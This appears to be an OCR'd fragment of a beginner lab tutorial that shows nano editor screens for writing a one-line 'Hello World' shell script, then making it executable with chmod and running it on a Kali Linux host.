
```
  GNU nano 4.9.3                           authscript.sh                           Modified
echo "Hello World!"





                                        [ Cancelled ]
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo       M-A Mark Text  M-] To Bracket  M-Q Previous
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line  M-E Redo       M-6 Copy Text  ^Q Where Was     M-W Next
```

Type echo Command &
Save File with CTRL O



```
  GNU nano 4.9.3                    authscript.sh                    Modified
echo "Hello World!"




File Name to Write: authscript.sh
^G Get Help          M-D DOS Format        M-A Append           M-B Backup File
^C Cancel            M-M Mac Format        M-P Prepend          ^T  To Files
```

Press Enter Key to Confirm File Name




```
  GNU nano 4.9.3                          authscript.sh
echo "Hello World!"

                                       [ Wrote 1 line ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    M-U Undo      M-A Mark Text  M-] To Bracket  M-Q Previous
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line M-E Redo      M-6 Copy Text  ^Q Where Was    M-W Next
```

Exit Editor with CTRL X

Scripting

- We can add execute permissions to a file, then run it:

```
sec@kali:~/lab1$ chmod +x authscript.sh
sec@kali:~/lab1$ ./authscript.sh
```

